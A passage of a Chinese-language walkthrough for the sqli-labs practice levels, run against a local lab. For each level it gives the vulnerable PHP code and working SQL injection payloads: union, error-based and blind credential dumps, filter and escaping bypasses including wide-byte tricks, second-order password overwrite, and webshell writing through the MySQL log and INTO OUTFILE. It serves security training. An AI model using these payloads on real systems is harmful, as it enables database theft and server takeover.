查看源码后发现 password 和 username 都被上一题的检查函数所检查，而 User-agent 在另一个 SQL 语句（插入数据）中，所以不管怎么包裹都无法在 INSERT 语句中得到回显。

```
$sql="SELECT  users.username, users.password FROM users WHERE users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT 0,1";
$result1 = mysqli_query($con1, $sql);
$row1 = mysqli_fetch_array($result1, MYSQLI_BOTH);
if($row1)
{
    echo '<font color= "#FFFF00" font size = 3 >';
    $insert="INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('$uagent', '$IP', $uname)";
    mysqli_query($con1, $insert);
    //echo 'Your IP ADDRESS is: ' .$IP;
    echo "</font>";
    //echo "<br>";
    echo '<font color= "#0000ff" font size = 3 >';
    echo 'Your User Agent is: ' .$uagent;
    echo "</font>";
    echo "<br>";
    print_r(mysqli_error($con1));
    echo "<br><br>";
    echo '<img src="../images/flag.jpg"  />';
    echo "<br>";

}
```

故需要换一种闭合方式（在两侧进行闭合）

```
' and sleep(3) and '
```

将 INSERT 语句闭合成

```
INSERT INTO `security`.`uagents` (`uagent`, `ip_address`, `username`) VALUES ('' and sleep(3) and '', '127.0.0.1
', 'Dumb')
```

uagent 字段就会被插入''和''进行与运算的结果（即0）

```
mysql> select '' and sleep(3) and '';
+-----------------------+
| '' and sleep(3) and '' |
+-----------------------+
|                     0 |
+-----------------------+
1 row in set (0.00 sec)
```

报错注入payload


```
' and updatexml(1, concat(0x7e, database(), 0x7e), 1) and '
```

---

less-19

闭合方式：`VALUES ('$uagent')`（两侧闭合）

同上题配置，仅字段不同，报错注入 Payload



```
' and updatexml(1, concat(0x7e, database(), 0x7e), 1) and '
```

---

less-20

闭合方式：`username='$cookee'`

推荐插件 `EditThisCookie`

登陆之后，网页中存储了键为 Dumb、值为 Dumb的 Cookie。修改 Cookie 值之后，进行刷新就能看见报错信息

```
# 修改Cookie的值为
Dumb' #
# 这里不能使用 --+。原因：+ 号在 Cookie 中不会被 URL 解码为空格可以采用下面这种方式。
Dumb'--%20


# 测试回显的字段
Dum' union select 1, 2, 3--%20
# 查看数据库
Dum' union select 1, 2, database()--%20
```

联合注入 Payload

```
Dum' union select 1, 2, database()--%20
```

报错注入 Payload

```
Dum' and updatexml(1, concat(0x7e, database(), 0x7e), 1)--%20
```

布尔盲注 Payload

```
Dumb' and if(database()='security', 1, 0)--%20
```

时间盲注 Payload

```
Dumb' and if(database()='security', sleep(3), 0)--%20
```

---

3 高级注入(21-37)

less-21

闭合方式：`username=('$cookee')`

关键词：cookie、base64加密、单引号和括号

```
# 进行简单的闭合
Dumb') #
# base64加密后：RHVtYicpICM=

# Union注入Payload
Dum') union select 1, 2, 3#

# 报错注入Payload
Dum') and updatexml(1, concat(0x7e, database(), 0x7e), 1)-- （最后有一个空格，也可以使用#）
# base64加密后：RHVtJykgYW5kIHVwZGF0ZXhtbCgxLCBjb25jYXQoMHg3ZSwgZGF0YWJhc2UoKSwgMHg3ZSksIDEpLS0g
# 没有空格加密后：RHVtJykgYW5kIHVwZGF0ZXhtbCgxLCBjb25jYXQoMHg3ZSwgZGF0YWJhc2UoKSwgMHg3ZSksIDEpLS0=

# 时间盲注Payload
Dumb') and if(database()='security', sleep(3), 0)#
```

---

less-22

闭合方式：`username="$cookee"`

关键词：cookie、base64加密、双引号

同上一题，将单引号和括号改为双引号即可

```
# Union注入Payload
Dum" union select 1, 2, 3#
```

---

less-23

闭合方式：`id='$id'`

关键词：基于错误、过滤注释

```
# 尝试进行闭合（注释被替换成为空）
?id=1' and sleep(3) and '1

# 国光大师傅的Payload：
?id=-1' union select 1,(SELECT(@x)FROM(SELECT(@x:=0x00) ,(SELECT(@x)FROM(users)WHERE(@x)IN(@x:=CONCAT(0x20,@x,us
ername,password,0x3c62723e))))x),3 and '1'='1
```

题目源码

```php
$id=$_GET['id'];

//filter the comments out so as to comments should not work
$reg = "/#/";
$reg1 = "/--/";
$replace = "";
$id = preg_replace($reg, $replace, $id);
$id = preg_replace($reg1, $replace, $id);
```

正如源码所示，将 # 和 – 替换为空，所以可以采用闭合的方式进行注入。

---

less-24

关键词：经典二次注入、存储注入

二次注入通常在注册的位置，插入数据的时候不会产生错误信息，但是在执行其他语句的时候发生了错误。
（第一次是向数据库插入Payload，第二次是利用Payload）

Update语句

```
UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curr_pass'
```


当用户名为 admin'# 时，sql 语句会变成

```
UPDATE users SET PASSWORD='$pass' where username='admin'# and password='$curr_pass'
```

这样就会修改 admin 的密码，而不是我自己注册的账号。

通过这个页面 http://localhost:4000/Less-24 进入注册页面失败，发现是文件路径未找到。在后面填加 index 之后就正常执行了，即访问：http://localhost:4000/Less-24/index.php。

注册新用户



```
|  2 | Angelina | Dumb     |
|  3 | Dummy    | Dumb     |
|  4 | secure   | Dumb     |
|  5 | stupid   | Dumb     |
|  6 | superman | Dumb     |
|  7 | batman   | Dumb     |
|  8 | admin    | Dumb     |
|  9 | admin1   | Dumb     |
| 10 | admin2   | Dumb     |
| 11 | admin3   | Dumb     |
| 12 | dhakkan  | Dumb     |
| 14 | admin4   | Dumb     |
| 15 | admin'#  | admin    |
+----+----------+----------+
14 rows in set (0.00 sec)

mysql>
```

在修改页面进行密码修改，即可修改 admin 的密码。

```
mysql> select * from users;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | Dumb     | Dumb     |
|  2 | Angelina | Dumb     |
|  3 | Dummy    | Dumb     |
|  4 | secure   | Dumb     |
|  5 | stupid   | Dumb     |
|  6 | superman | Dumb     |
|  7 | batman   | Dumb     |
|  8 | admin    | admin    |
|  9 | admin1   | Dumb     |
| 10 | admin2   | Dumb     |
| 11 | admin3   | Dumb     |
| 12 | dhakkan  | Dumb     |
| 14 | admin4   | Dumb     |
| 15 | admin'#  | admin    |
+----+----------+----------+
14 rows in set (0.00 sec)
```

---

less-25

闭合方式：`id='$id'`

关键词：GET 类型、过滤 and+or。

关键代码

```
function blacklist($id)
{
    $id= preg_replace('/or/i',"", $id);            //strip out OR (non case sensitive)
    $id= preg_replace('/AND/i',"", $id);        //Strip out AND (non case sensitive)

    return $id;
}

$id= blacklist($id);
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
```

这里的 or 和 and 只被替换了一次，所以可以采用双写绕过。

```
# 联合注入 Payload
?id=-1' union select 1,2,(SELECT+GROUP_CONCAT(username,passwoorrd+SEPARATOORR+0x3c62723e)+FROM+users)--+
# 其中 password 改为 passwoord，separator 改为 separatoorr（设置分隔符），0x3c62723e 是十六进制的<br>
```

and 可以使用 && 替换，or 使用 || 替换

```
# 报错注入Payload
?id=1'||extractvalue(1,concat(0x7e,database()))--+
?id=1'||extractvalue(1,concat(0x7e,(SELECT+GROUP_CONCAT(username,passwoorrd+SEPARATOORR+0x3c62723e)+FROM+users))
)--+
```

less-26

闭合方式：`id='$id'`

关键词：报错注入、过滤空格和注释符、过滤 and 和 or、单引号

```
# 过滤了 or 和 and 大小写
$id= preg_replace('/or/i',"", $id);            //strip out OR (non case sensitive)
$id= preg_replace('/and/i',"", $id);        //Strip out AND (non case sensitive)


# 过滤了 /*
$id= preg_replace('/[\/\*]/',"", $id);        //strip out /*


# 过滤了 -- 和 # 注释
$id= preg_replace('/[--]/',"", $id);        //Strip out --
$id= preg_replace('/[#]/',"", $id);            //Strip out #


# 过滤了空格
$id= preg_replace('/[\s]/',"", $id);        //Strip out spaces


# 过滤了斜线
$id= preg_replace('/[\/\\\\]/',"", $id);        //Strip out slashes
return $id;
```

- 过滤 or 和 and：可以用 && 和 || 替换或者采用双写的方式绕过
- 过滤空格：可以用下表的字符进行替换

```
%09 TAB 键(水平)
%0a 新建一行
%0c 新的一页
%0d return 功能
%0b TAB 键(垂直)
%a0 空格
```

- 过滤注释：可以用两侧闭合方式绕过。例如：less-23
  可以构建 Payload 得：

```
# 测试是否可以执行
?id=1'%26%26sleep(3)%26%26'1
# 其中%26是&，使用两侧闭合方式绕过注释

# 报错注入Payload
?id=1'%26%26extractvalue(1,concat(0x7e,database()))%26%26'1
```

---

less-26a

闭合方式：`id=('$id')`

关键词：盲注、布尔注入、延时注入

```
?id=1
?id=1'%26%26'1
# 返回结果相同，成功闭合SQL语句
```

---

less-27

闭合方式：`id=('$id')`

关键词：基于错误、过滤 Union 和 Select

```
# 测试能否闭合
?id=1'%26%26'1
?id=1'%26%26sleep(3)%26%26'1
```

- 过滤 Union 和 select：采用双写绕过（原理同 or 和 and）、采用大小写混合绕过（MySQL对大小写并不敏感）
  关键代码：

```
# 过滤了 /*
$id= preg_replace('/[\/\*]/',"", $id);
# 过滤了 -
$id= preg_replace('/[--]/',"", $id);
# 过滤了 #
$id= preg_replace('/[#]/',"", $id);
# 过滤了空格
$id= preg_replace('/[ +]/',"", $id);
# 过滤了 select /m 严格模式 不可以使用双写绕过
$id= preg_replace('/select/m',"", $id);
$id= preg_replace('/select/s',"", $id);
$id= preg_replace('/Select/s',"", $id);
$id= preg_replace('/SELECT/s',"", $id);


# 过滤了 union UNION
$id= preg_replace('/union/s',"", $id);
$id= preg_replace('/Union/s',"", $id);
$id= preg_replace('/UNION/s',"", $id);
return $id;
```

进行报错注入（类似 less-26）

```
# 报错注入 Payload
?id=1'%26%26extractvalue(1, concat(0x7e, database()))%26%26'1
?id=1'%26%26extractvalue(1, concat(0x7e, seleselectct database()))%26%26'1
```

---

less-27a

闭合方式：`id="$id"`

同 less-27，闭合方式不同。没有输出报错信息，所以不能报错注入。关键代码：

```
$id = '"' .$id. '"';
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
```

尝试注入

```
# 测试闭合情况
?id=1%26%261

?id=1"%26%26sleep(3)%26%26"1
```

less-28

闭合方式：`id=('$id')`

关键词：基于错误、过滤 Union 和 Select、单引号+括号
关键代码

```
# 过滤 /*
$id= preg_replace('/[\/\*]/',"", $id);


# 过滤 - # 注释
$id= preg_replace('/[--]/',"", $id);
$id= preg_replace('/[#]/',"", $id);


# 过滤 空格 +
$id= preg_replace('/[ +]/',"", $id);.


# 过滤 union select /i 大小写都过滤
$id= preg_replace('/union\s+select/i',"", $id);
return $id;
```

过滤 union select /i 大小写都过滤：只能采用双写的方式进行注入

```
# 测试SQL语句是否执行
 ?id=1')%26%26sleep(3)%26%26('1

# 延时注入Payload
?id=1')%26%26if(database()='security', sleep(3), 1)%26%26('1
```

---

less-28a

闭合方式：`id=('$id')`

关键代码：

```
function blacklist($id)
{
//$id= preg_replace('/[\/\*]/',"", $id); //strip out /*
//$id= preg_replace('/[--]/',"", $id); //Strip out --.
//$id= preg_replace('/[#]/',"", $id); //Strip out #.
//$id= preg_replace('/[ +]/',"", $id); //Strip out spaces.
//$id= preg_replace('/select/m',"", $id); //Strip out spaces.
//$id= preg_replace('/[ +]/',"", $id); //Strip out spaces.
$id= preg_replace('/union\s+select/i',"", $id); //Strip out spaces.
return $id;
}

$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
```

测试 Payload：

```
# 闭合 SQL
?id=1')--+

# 联合注入 Payload（国光大佬的 payload 测试失败）
?id=0') union/**/select 1, 2, 3--+
```

less-30

闭合方式：`id='$id'`

关键词：GET、基于错误、WAF

index.php 关键代码：

```
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
if 有结果：
    输出
else：
    输出报错信息
```

第一题太简单了吧，联合注入 Payload

```
?id=0' union select 1, 2, 3--+
```

login.php 关键代码

```php
// 获取查询的字符串
$qs = $_SERVER['QUERY_STRING'];

// 模拟Tomcat进行中间过滤
$id1=java_implimentation($qs);
$id=$_GET['id']

// 白名单
whitelist($id1);

// SQL语句
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";

// WAF
function whitelist($input)
{
    // 检测数字 以数字开头，以数字结尾
    $match = preg_match("/^\d+$/", $input);
    if($match)
    {
        //echo "you are good";
        //return $match;
    }
    else
    {
        header('Location: hacked.php');
        //echo "you are bad";
    }
}


// 限制id的长度
function java_implimentation($query_string)
{
    $q_s = $query_string;
    $qs_array= explode("&",$q_s);


    foreach($qs_array as $key => $value)
    {
        $val=substr($value,0,2);
        if($val=="id")
        {
            $id_value=substr($value,3,30);
            return $id_value;
            echo "
";
            break;
        }
    }
}
```

同时传入两个 id，当前一个 id 被 java_implimentation 捕获的时候（模拟 Tomcat 的解析），第一个 id 就会进入 WAF，如果检测合格则将 GET 参数中的 id 插入 SQL 语句（第二个 id，而不是进入 WAF的 id）。最后的 payload

```
?id=1&id=-2' union select 1,2,(SELECT+GROUP_CONCAT(username,password+SEPARATOR+0x3c62723e)+FROM+users)--+
```

- Apache PHP 会解析最后一个参数
- Tomcat JSP 会解析第一个参数

---

less-30

闭合方式：`id="$id"`

同第29题，仅闭合方式不同。

```
# 简单测试一下
?id=1&id=2" and sleep(3) --+

# 联合注入
?id=1&id=0" union select 1,2,(SELECT+GROUP_CONCAT(username,password+SEPARATOR+0x3c62723e)+FROM+users)--+
```

---

less-31

闭合方式：`id=("$id")`

同29题，仅拼接方式不同。

```
# unino注入
?id=1&id=0") union select 1, 2, 3--+
```

---

less-32

闭合方式：`id="$id"`

关键词：GET、联合注入、报错注入、布尔盲注、延时注入、绕过addslashes

关键代码

```php
if(isset($_GET['id']))
$id=check_addslashes($_GET['id']);

# 在' " \ 等敏感字符前面添加反斜杠
function check_addslashes($string)
{    # \ 转换为 \\
    $string = preg_replace('/'. preg_quote('\\') .'/', "\\\\\\", $string);
     # 将 ' 转为\'
    $string = preg_replace('/\'/i', '\\\'', $string);
     # 将 " 转为\"
    $string = preg_replace('/\"/', "\\\"", $string);
    return $string;
}

mysqli_query($con1, "SET NAMES gbk");
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
```

宽字节注入原理：

- %df吃掉%5c：' 进行url编码后为%5c%27，在%5c%27前添加%df，当MySQL的编码为GBK时（mysqli_query($con1, "SET NAMES gbk");），%df%5c会被作为一个汉字，%27作为单引号独立，就可以逃脱%5c（\）的限制。
- %5c吃掉%5c：将反斜杠作为字符，然后让%27（'）不受前面的%5c限制。（这里无法使用%5c）

```
# 简单测试
?id=1%df' and sleep(3)--+
# 有明显延时
?id=1%5c' and sleep(3)--+
# 没有延时

# union注入
?id=-1%df' union select 1,2,(SELECT+GROUP_CONCAT(username,password+SEPARATOR+0x3c62723e)+FROM+users)--+
```

---

less-33

闭合方式：`id='$id'`
关键词：绕过 addslashes

类似上一题，不过采用 addslashes 函数添加反斜杠，Payload 同上一题

```php
function check_addslashes($string)
{
    $string= addslashes($string);
    return $string;
}
```

addslashes函数转义的字符

```
\   =>  \\
'   =>  \'
"   =>  \"
```

---

less-34

闭合方式：`username='$uname'`

过滤方法同 less-33

```
$uname = addslashes($uname1);
$passwd= addslashes($passwd1);
```

尝试注入

```
# union注入
uname=admin%df' union select 1,(SELECT GROUP_CONCAT(username,password SEPARATOR 0x3c62723e) FROM users)#&passwd=
233
```

还可以使用 UTF-16 或 UTF-32，效果同`%df`

```
~ » echo \' | iconv -f utf-8 -t utf-16
��'
------------------------------------------------------------
~ » echo \' | iconv -f utf-8 -t utf-32
��'
```

构造万能密码

```
uname=�' or 1#&passwd=
```

在 MySQL 中执行的 SQL 语句

```
SELECT username, password FROM users WHERE username='�' or 1#and password='$passwd' LIMIT 0,1
```

这个符号的效果类似于 %df，进行联合注入

```
uname=�' and 1=2 union select 1,(SELECT GROUP_CONCAT(username,password SEPARATOR 0x3c62723e) FROM users)#&passw
d=
```

---

less-35

闭合方式：`id=$id`

这个关卡不需要使用单引号即可进行注入

```
?id=-1 union select 1,2,(SELECT+GROUP_CONCAT(username,password+SEPARATOR+0x3c62723e)+FROM+security.users) --+
```

less-36

闭合方式：`id='$id'`

关键词：绕过 mysql_real_escape_string 函数

mysql_real_escape_string 函数类似 addslashes 函数，会对反斜杠、单引号、双引号进行检测并添加转义字符，所以方法和 less-34 一样

```
?id=-1%df' union select 1,2,(SELECT+GROUP_CONCAT(username,password+SEPARATOR+0x3c62723e)+FROM+security.users) --
+
?id=-1縗' union select 1,2,(SELECT+GROUP_CONCAT(username,password+SEPARATOR+0x3c62723e)+FROM+security.users) --+
```

---

less-37

闭合方式：`username='$uname'`

关键词：绕过 mysql_real_escape_string 函数

同上一题，GET 方法改为 POST 方法。

```
uname=%df' and 1=2 union select 1,(SELECT GROUP_CONCAT(username,password SEPARATOR 0x3c62723e) FROM users)#&pass
wd=
uname=縗' and 1=2 union select 1,(SELECT GROUP_CONCAT(username,password SEPARATOR 0x3c62723e) FROM users)#&passw
d=
```

---

4 堆叠注入(38-53)

less-38

闭合方式：`id='$id'`

添加字段值

```
?id=1';insert into users(username,password) values ('hello','world');
```

使用 SQL 语句进行查询是否添加成功

```
select * from users;
```

DNSLog 数据外带

条件：

1. MySQL 开启 load_file()
2. DNSLog 平台 （Hyuga、CEYE）
3. Windows 平台

无 windows 暂时不测试

开启日志 Getshell

条件：

1. Web 的物理路径
2. MySQL 可以读写 Web 目录
3. Windows 成功率 高于 Linux

查看本地配置

```
mysql> show variables like 'general%';
+------------------+-----------------------------------------------------+
| Variable_name    | Value                                               |
+------------------+-----------------------------------------------------+
| general_log      | OFF                                                 |
| general_log_file | /Applications/MxSrvs/bin/mysql/data/MacBook-Pro.log |
+------------------+-----------------------------------------------------+
2 rows in set (0.00 sec)
```

默认没有开启，尝试手动开启，并配置目录路径（我的项目路径为：/Users/littlechieh6/Documents/project/sqli-labs-php7）

```
?id=1';set global general_log = "ON";set global general_log_file='/Users/littlechieh6/Documents/project/sqli-lab
s-php7/shell.php';--+
```

再次查看配置

```
mysql> show variables like 'general%';
+------------------+-----------------------------------------------------------------+
| Variable_name    | Value                                                           |
+------------------+-----------------------------------------------------------------+
| general_log      | ON                                                              |
| general_log_file | /Users/littlechieh6/Documents/project/sqli-labs-php7/shell.php |
+------------------+-----------------------------------------------------------------+
2 rows in set (0.00 sec)
```

尝试 Getshell（运行的 sql 语句会被保存到我刚填写的日志路径，日志路径又在 web 路径之下，故可以得到 web shell）

```
?id=1';select '<?php phpinfo();?>';
```

成功获取 phpinfo 信息（同理可以写马）

/Applications/MxSrvs/bin/mysql/bin/mysqld, Version: 8.0.19 (Source distribution). started with: Tcp port: 3306 Unix socket: /Applications/MxSrvs/tmp/mysql.sock Time Id Command Argument 2021-01-13T17:01:38.410847+08:00 272 Query -- ' LIMIT 0,1 2021-01-13T17:01:43.425128+08:00 57 Query show variables like 'general%' 2021-01-13T17:04:01.237827+08:00 273 Connect root@localhost on security using TCP/IP 2021-01-13T17:04:01.238121+08:00 273 Init DB security 2021-01-13T17:04:01.238379+08:00 273 Query SELECT * FROM users WHERE id='1'; 2021-01-13T17:04:26.637008+08:00 274 Connect root@localhost on security using TCP/IP 2021-01-13T17:04:26.637266+08:00 274 Init DB security 2021-01-13T17:04:26.637470+08:00 274 Query SELECT * FROM users WHERE id='1'; 2021-01-13T17:04:39.656518+08:00 275 Connect root@localhost on security using TCP/IP 2021-01-13T17:04:39.656760+08:00 275 Init DB security 2021-01-13T17:04:39.656966+08:00 275 Query SELECT * FROM users WHERE id='1'; 2021-01-13T17:06:13.929202+08:00 276 Connect root@localhost on security using TCP/IP 2021-01-13T17:06:13.929479+08:00 276 Init DB security 2021-01-13T17:06:13.929697+08:00 276 Query SELECT * FROM users WHERE id='1'; 2021-01-13T17:06:13.929855+08:00 276 Query select '

PHP Version 7.4.6

System	Darwin MacBook-Pro.local 19.6.0 Darwin Kernel Version 19.6.0: Mon Aug 31 22:12:52 PDT 2020; root:xnu-6153.141.2~1/RELEASE_X86_64 x86_64
Build Date	May 21 2020 10:39:48
Configure Command	'./configure' '--prefix=/Applications/MxSrvs/bin/php' '--with-config-file-path=/Applications/MxSrvs/bin/php/etc' '--with-mysqli=mysqlnd' '--with-pdo-mysql=mysqlnd' '--with-iconv=/Applications/MxSrvs/libs/_libiconv/1.16' '--with-zlib' '--with-curl' '--with-jpeg' '--with-freetype' '--with-openssl' '--with-mhash' '--with-gettext=/Applications/MxSrvs/libs/_gettext/0.20.2' '--with-pear' '--without-gdbm' '--enable-gd' '--enable-mbstring' '--enable-ftp' '--enable-bcmath' '--enable-sockets' '--enable-xml' '--enable-mbregex' '--enable-sysvmsg' '--enable-sysvsem' '--enable-sysvshm' '--enable-fpm' '--disable-fileinfo' '--disable-rpath' 'PKG_CONFIG_PATH=/Applications/MxSrvs/libs/_libxml/2.9.9/lib/pkgconfig:/Applications/MxSrvs/libs/_openssl/1.1.1g/lib/pkgconfig:/Applications/MxSrvs/libs/_sqlite/3.31.1/lib/pkgconfig:/Applications/MxSrvs/libs/_curl/7.70.0/lib/pkgconfig:/Applications/MxSrvs/libs/_zlib/1.2.11/lib/pkgconfig:/Applications/MxSrvs/libs/_libpng/1.6.37/lib/pkgconfig:/Applications/MxSrvs/libs/_jpeg/9d/lib/pkgconfig:/Applications/MxSrvs/libs/_freetype/2.10.2/lib/pkgconfig:/Applications/M

修改表名查数据

具体细节搜索：supersqli 题解（攻防世界的题目）。

---

less-39

闭合方式：`id=$id`

同38，闭合方式不同

```
# 测试payload
?id=1 and sleep(3)--+
```

---

less-40

闭合方式：`id=('$id')`

同38，闭合方式不同

```
# 测试
?id=1')--+
?id=1') and sleep(3)--+
```

---

less-41

闭合方式：`id=$id`

拼接方式和 Less-39 一样。因为少了报错输出，所以这里不能报错注入，其他注入方式一样

```
# 测试
?id=1--+
?id=1 and sleep(3)--+
```

---

less-42

漏洞利用点：

1. login 的 password：没有过滤，可以进行报错注入
2. 堆叠注入
3. pass_change.php：存在二次注入
   尝试万能密码（password），post 传参数

```
# 测试（url：http://localhost:4000/Less-42/login.php）
login_user=admin&login_password=1' or 1#&mysubmit=Login

# union注入
login_user=admin&login_password=1' union select 1,(SELECT(@x)FROM(SELECT(@x:=0x00) ,(SELECT(@x)FROM(users)WHERE(
@x)IN(@x:=CONCAT(0x20,@x,username,password,0x3c62723e))))x),3#&mysubmit=Login
```

---

less-43

闭合方式：`username=('$username')`

和 Less-42 的利用方式一致，这里只是拼接方式不一样而已

```
# 测试（url：http://localhost:4000/Less-43/login.php）
login_user=admin&login_password=1') or 1#
```

---

less-44

闭合方式：`username='$username'`

和 Less-43 的利用方式一致，因为没有输出报错信息，所以这里少了报错注入的利用方式。

```
# 测试
login_user=admin&login_password=admin' #
login_user=admin&login_password=admin' and sleep(3) #
```

---

less-45

闭合方式：`username=('$username')`

和 Less-44 的利用方式一致，这里只是拼接方式不一样而已

```
# 测试
login_user=admin&login_password=admin') #
login_user=admin&login_password=admin') and sleep(3)#
```

---

less-46

闭合方式：`ORDER BY $id`

关键词：order by注入

验证方式

```
# 升序排序
?sort=1 asc
# 降序排序
?sort=1 desc

# rand() 验证
?sort=rand(true)
?sort=rand(false)

# 延时验证
?sort=sleep(1)
?sort=(sleep(1))
?sort=1 and sleep(1)
```

报错注入

```
# 报错1
?sort=1+AND+(SELECT+1+FROM+(SELECT+COUNT(*),CONCAT((SELECT(SELECT+CONCAT(CAST(CONCAT(username,password)+AS+CHAR)
,0x7e))+FROM+users+LIMIT+0,1),FLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.TABLES+GROUP+BY+x)a)

# 报错2
?sort=1 procedure analyse(extractvalue(rand(),concat(0x3a,version())),1)
?sort=1 procedure analyse(extractvalue(rand(),concat(0x3a,(SELECT+CONCAT_WS(':',username,password)+FROM+users li
mit 0,1))),1)
```

布尔注入

```
?sort=rand(left(database(),1)>'r')
?sort=rand(left(database(),1)>'s')
```

延时注入

```
?sort=rand(if(ascii(substr(database(),1,1))>114,1,sleep(1)))
?sort=rand(if(ascii(substr(database(),1,1))>115,1,sleep(1)))
```

查询结果导入文件

```
?sort=1 into outfile "/var/www/html/less46.txt"
```

导入文件写入shell

```
?sort=1 into outfile "/Users/littlechieh6/Documents/project/sqli-labs-php7/less46.php" lines terminated by 0x3c3
f706870207068706969e666f28293b3f3e
```

写入的内容如下

```
1 Dumb Dumb<?php phpinfo();?>2 Angelina Dumb<?php phpinfo();?>3 Dummy Dumb<?php phpinfo();?>4 secure Dumb<?php p
hpinfo();?>5 stupid Dumb<?php phpinfo();?>6 superman Dumb<?php phpinfo();?>7 batman Dumb<?php phpinfo();?>8 admi
